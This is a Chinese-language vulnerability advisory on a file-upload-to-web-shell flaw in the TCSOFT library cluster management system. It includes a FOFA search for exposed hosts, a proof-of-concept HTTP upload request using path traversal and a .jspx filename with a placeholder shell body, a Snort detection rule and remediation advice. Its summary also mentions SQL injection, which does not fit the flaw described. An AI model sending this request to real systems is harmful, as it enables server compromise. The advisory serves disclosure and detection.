

广州图创 图书馆集群管理系统

PictureUpload 文件上传致GetShell

广州图创 图书馆集群管理系统 PictureUpload 文件上传致GetShell，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

广州图创 图书馆集群管理系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现



FOFA: app="TCSOFT-图书馆集群管理系统"

POC/EXP:

```
POST /interlib/loan/PictureUpload HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryFfJZ4PlAZBixjELj
Accept: */*
Connection: close

-----WebKitFormBoundaryFfJZ4PlAZBixjELj
Content-Disposition: form-data; name="/../1"; filename="1.png.jspx"
Content-Type: image/png

<木马文件>
-----WebKitFormBoundaryFfJZ4PlAZBixjELj--
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"TruChuang Library System - File Upload vulnerability";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/interlib/loan/PictureUpload"; http_uri;
  content:"Content-Type: multipart/form-data"; http_client_header;
  pcre:"/filename=[\x22\x27]?[^\x22\x27\r\n]*\.(jsp|jspx|php|asp|aspx)
[\x22\x27]?/i";
  pcre:"/<jsp:root\s+xmlns:jsp=/i";
  metadata:service http;
  metadata:affected_product "广州图创图书馆集群管理系统";
  metadata:attack_type "Web Shell Upload";
  metadata:severity "critical";
  reference:url,www.example.com/vulndb/truchuang-upload;
  classtype:web-application-attack;
  sid:1000085;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。